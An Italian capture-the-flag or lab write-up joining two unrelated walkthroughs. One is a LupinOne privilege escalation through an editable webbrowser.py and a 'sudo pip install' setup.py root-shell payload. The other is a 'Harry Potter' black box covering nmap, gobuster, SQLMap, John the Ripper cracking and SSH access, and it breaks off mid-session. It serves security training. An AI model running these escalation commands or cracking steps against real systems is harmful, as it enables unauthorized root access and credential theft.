
Essendo in possesso di:

- file .rsa contenente la chiave privata ssh
- utenza icex64
- password dell’utenza icex64

decidiamo di tentare l’accesso alla macchina target sfruttando la vulnerabiltà legata alla porta 22 ed il relativo servizio ssh.



Dalla macchina attaccante lanciamo il comando *python -m http.server 80* per avviare un server e lo sfruttiamo per inviare il tool *linpeas.sh* nella macchina target recuperando il file stesso dalla sessione ssh aperta usando il comando *wget 192.168.50.100/linpeas.sh*



Attraverso la sessione ssh aperta lanciamo il comando *sudo -l* il quale ci rivela che l'utente *icex64* ha accesso alla cartella */usr/bin/python3.9/* ed al file */home/arsene/heist.py*; quest'ultimo file ci rivela inoltre che:

- *arsene* è un altro utente della macchina target
- il file *heist.py* avvia il programma python *webbrowser.py*


Avviamo ora il tool *linpeas.sh* il quale ci rivela che il file */usr/lib/python3.9/webbrowser.py* è editabile dall'utente *icex64*.

```
icex64@LupinOne:~$ ls -la
total 864
drwxr-xr-x 4 icex64 icex64   4096 Mar 19 00:04 .
drwxr-xr-x 4 root   root     4096 Oct  4  2021 ..
-rw------- 1 icex64 icex64    355 Mar 18 23:45 .bash_history
-rw-r--r-- 1 icex64 icex64    220 Oct  4  2021 .bash_logout
-rw-r--r-- 1 icex64 icex64   3526 Oct  4  2021 .bashrc
-rw-r--r-- 1 icex64 icex64 840082 Mar 19  2025 linpeas.sh
drwxr-xr-x 3 icex64 icex64   4096 Oct  4  2021 .local
-rw-r--r-- 1 icex64 icex64    807 Oct  4  2021 .profile
-rw------- 1 icex64 icex64    415 Mar 18 23:58 .python_history
drwx------ 2 icex64 icex64   4096 Oct  4  2021 .ssh
-rw-r--r-- 1 icex64 icex64   2801 Oct  4  2021 user.txt
icex64@LupinOne:~$ chmod +x linpeas.sh
icex64@LupinOne:~$ ./linpeas.sh
```

Con il comando *nano /usr/lib/python3.9/webbrowser.py* procediamo a modificare il programma in python inserendo una riga che ci permetterà di effettuare la scalata dei privilegi.


Il successivo comando *sudo -u arsene /usr/bin/python3.9 /home/arene/heist.py* ci permette di avviare file ed aprire directory con l'utenza *arsene*

```
icex64@LupinOne:~$ nano /usr/lib/python3.9/webbrowser.py
icex64@LupinOne:~$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
arsene@LupinOne:/home/icex64$ sudo su

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.
```



Un ultimo sforzo riusciamo finalmente a prendere il controllo della macchina target ottenendo la flag qui sotto.
I comandi utilizzati nel prompt dell'utenza *arsene* per ottenere una *root shell* sono:

TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo pip install $TF



Black Box Epicode Harry Potter

Enumerazione iniziale
Test vulnerabilità
Accesso SSH
Escalation dei privilegi
Accesso come ROOT

Enumerazione iniziale

Scansione porte con nmap

Eseguiamo una scansione completa delle porte utilizzando nmap trovando diverse porte aperte, soffermandoci sulla porta 80 e 2222.

```
└─$ nmap -p- -A 192.168.50.155
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-17 16:04 EDT
Nmap scan report for 192.168.50.155
Host is up (0.00070s latency).
Not shown: 65522 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            Synology DiskStation NAS ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV IP 172.17.0.2 is not the same as 192.168.50.155
42/tcp    open  tcpwrapped
80/tcp    open  http           Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
| http-title: Login
|_Requested resource was login.php
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
135/tcp   open  tcpwrapped
1433/tcp  open  tcpwrapped
1723/tcp  open  pptp            (Firmware: 1)
1883/tcp  open  tcpwrapped
|_mqtt-subscribe: Every topic filter was rejected.
2222/tcp  open  ssh            OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 5a:94:da:11:0e:bb:87:a3:f6:36:bf:3e:86:14:e7:b3 (RSA)
|   256 2a:87:ec:bf:7e:df:01:cd:72:26:9f:f9:f2:3d:a1:77 (ECDSA)
|_  256 80:38:ad:fc:07:09:3a:16:29:eb:92:5a:5b:a6:1e:3b (ED25519)
5060/tcp  open  tcpwrapped
|_sip-methods: REGISTER, OPTIONS, INVITE, CANCEL, BYE, ACK
5061/tcp  open  tcpwrapped
8080/tcp  open  tcpwrapped
|_http-title: Directory listing for /
|_http-open-proxy: Proxy might be redirecting requests
8443/tcp  open  ssl/tcpwrapped
|_http-title: Directory listing for /
| ssl-cert: Subject: commonName=Nepenthes Development Team/organizationName=dionaea.carnivore.it
/countryName=DE
| Not valid before: 2025-03-17T20:04:49
|_Not valid after:  2026-03-17T20:04:49
11211/tcp open  tcpwrapped
MAC Address: 08:00:27:64:C5:11 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/
```

Enumerazione sito web

Per analizzare il sito web in esecuzione sulla porta 80, utilizziamo Gobuster, uno strumento per l’ enumerazione delle directory.
Abbiamo individuato pagine interressanti tra cui una pagina di login ed una pagina del vecchio sito.

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.50.155 -w /usr/share/wordlists/dirb/common.txt

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.50.155
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 279]
/.hta                 (Status: 403) [Size: 279]
/.htaccess            (Status: 403) [Size: 279]
/css                  (Status: 301) [Size: 314] [--> http://192.168.50.155/css/]
/images               (Status: 301) [Size: 317] [--> http://192.168.50.155/images/]
/index.php            (Status: 302) [Size: 0] [--> login.php]
/javascript           (Status: 301) [Size: 321] [--> http://192.168.50.155/javascript/]
/oldsite              (Status: 301) [Size: 318] [--> http://192.168.50.155/oldsite/]
/server-status        (Status: 403) [Size: 279]
/tmp                  (Status: 200) [Size: 18]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```


Test vulnerabilità


Durante la fase di analisi ci siamo imbattuti in una vulnerabilità SQL, nella pagina di login “ old site “. Tramite SQLMap otteniamo diversi nomi utente con hash della password associate.

Recupero password in chiaro tramite hash

Utiliziamo John the Ripper, uno strumento per crackare le hash delle password. Dopo alcuni minuti troviamo la password della user “Milena”, quale, darkprincess


```
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hashblackbox.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:02:33 0.05% (ETA: 2025-03-22 05:26) 0g/s 52.89p/s 212.3c/s 212.3C/s treacle..8888888
0g 0:00:04:00 0.07% (ETA: 2025-03-22 04:36) 0g/s 53.09p/s 212.8c/s 212.8C/s track1..nicusor
0g 0:00:06:01 0.11% (ETA: 2025-03-22 04:07) 0g/s 53.33p/s 213.5c/s 213.5C/s greta..blakey
0g 0:00:10:11 0.19% (ETA: 2025-03-22 06:01) 0g/s 52.42p/s 209.8c/s 209.8C/s matt14..lintang
0g 0:00:13:06 0.24% (ETA: 2025-03-22 05:42) 0g/s 52.62p/s 210.6c/s 210.6C/s Spiderman..ALFONSO
0g 0:00:14:45 0.27% (ETA: 2025-03-22 05:43) 0g/s 52.63p/s 210.6c/s 210.6C/s 112781..092685
0g 0:00:15:37 0.28% (ETA: 2025-03-22 05:38) 0g/s 52.66p/s 210.6c/s 210.6C/s panda14..naima
0g 0:00:17:11 0.31% (ETA: 2025-03-22 05:33) 0g/s 52.65p/s 210.6c/s 210.6C/s 22081991..198813
0g 0:00:17:58 0.33% (ETA: 2025-03-22 05:30) 0g/s 52.66p/s 210.7c/s 210.7C/s kadija..jhayanne
0g 0:00:19:25 0.35% (ETA: 2025-03-22 05:33) 0g/s 52.59p/s 210.4c/s 210.4C/s whoopi..turtle11
0g 0:00:19:49 0.36% (ETA: 2025-03-22 05:26) 0g/s 52.62p/s 210.5c/s 210.5C/s babyboy69..appelsap
0g 0:00:20:56 0.38% (ETA: 2025-03-22 05:21) 0g/s 52.65p/s 210.6c/s 210.6C/s ilovesean1..honda5
0g 0:00:21:35 0.40% (ETA: 2025-03-22 05:16) 0g/s 52.67p/s 210.7c/s 210.7C/s koreana..keke08
0g 0:00:22:06 0.40% (ETA: 2025-03-22 05:16) 0g/s 52.66p/s 210.6c/s 210.6C/s tegan1..superbike
darkprincess     (?)
```





Riusciamo ad accedere al sito con le credenziali di Milena, ne risultano svariati indizi indispensabili.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat poesia.txt
Nel bosco incantato, sotto il cielo stellato,
Luca e Milena, maghi innamorati, si diedero appuntamento,
Era il 22 o il 2222? Un sussurro appena accennato,
Un luogo tra verità e illusioni, dove il mondo era diverso.

Danzarono sotto la luna, nel punto stabilito,
Un sentiero nascosto, di magia e mistero avvolto,
E se mai vedrai quel luogo, dove il tempo è sospeso,
Saprai che lì, tra illusioni e amore, il loro sogno è acceso.
```



Accesso SSH


In questi indizi si nascondono le credenziali dell’ utente
“ user “

```
┌──(kali㉿kali)-[~]
└─$ ssh -p 2222 user@192.168.50.155
user@192.168.50.155's password:
**********************************************************************
*                                                                    *
*         ⚡ Benvenuti al Server Magico di HogTheta ⚡                *
*                                                                    *
*  Qui i comandi possono dar luogo a ogni tipo di incantesimo.       *
*                                                                    *
*      ⚠ Ricordate: ogni accesso non autorizzato verrà               *
*     immediatamente riportato al Ministero della Magia. ⚠           *
*                                                                    *
**********************************************************************
```

Seguendo il suggerimento indicato nella pagina iniziale, usando i vari comandi elencati all’ interno di **/bin**, siamo riusciti a trovare gli indizi per completare le correlazioni della frase magica

```
user@hogtheta:~$ df
Filesystem                                         Size  Used Avail Use% Mounted on
rootfs                                             4.7G  731M  3.8G  17% /
udev                                               10M     0   10M   0% /dev
tmpfs                                              25M  192K   25M   1% /run
/dev/disk/by-uuid/65626fdc-e4c5-4539-8745-edc212b9b0af  4.7G  731M  3.8G  17% /
tmpfs                                              5.0M     0  5.0M   0% /run/lock
tmpfs                                              101M     0  101M   0% /run/shm
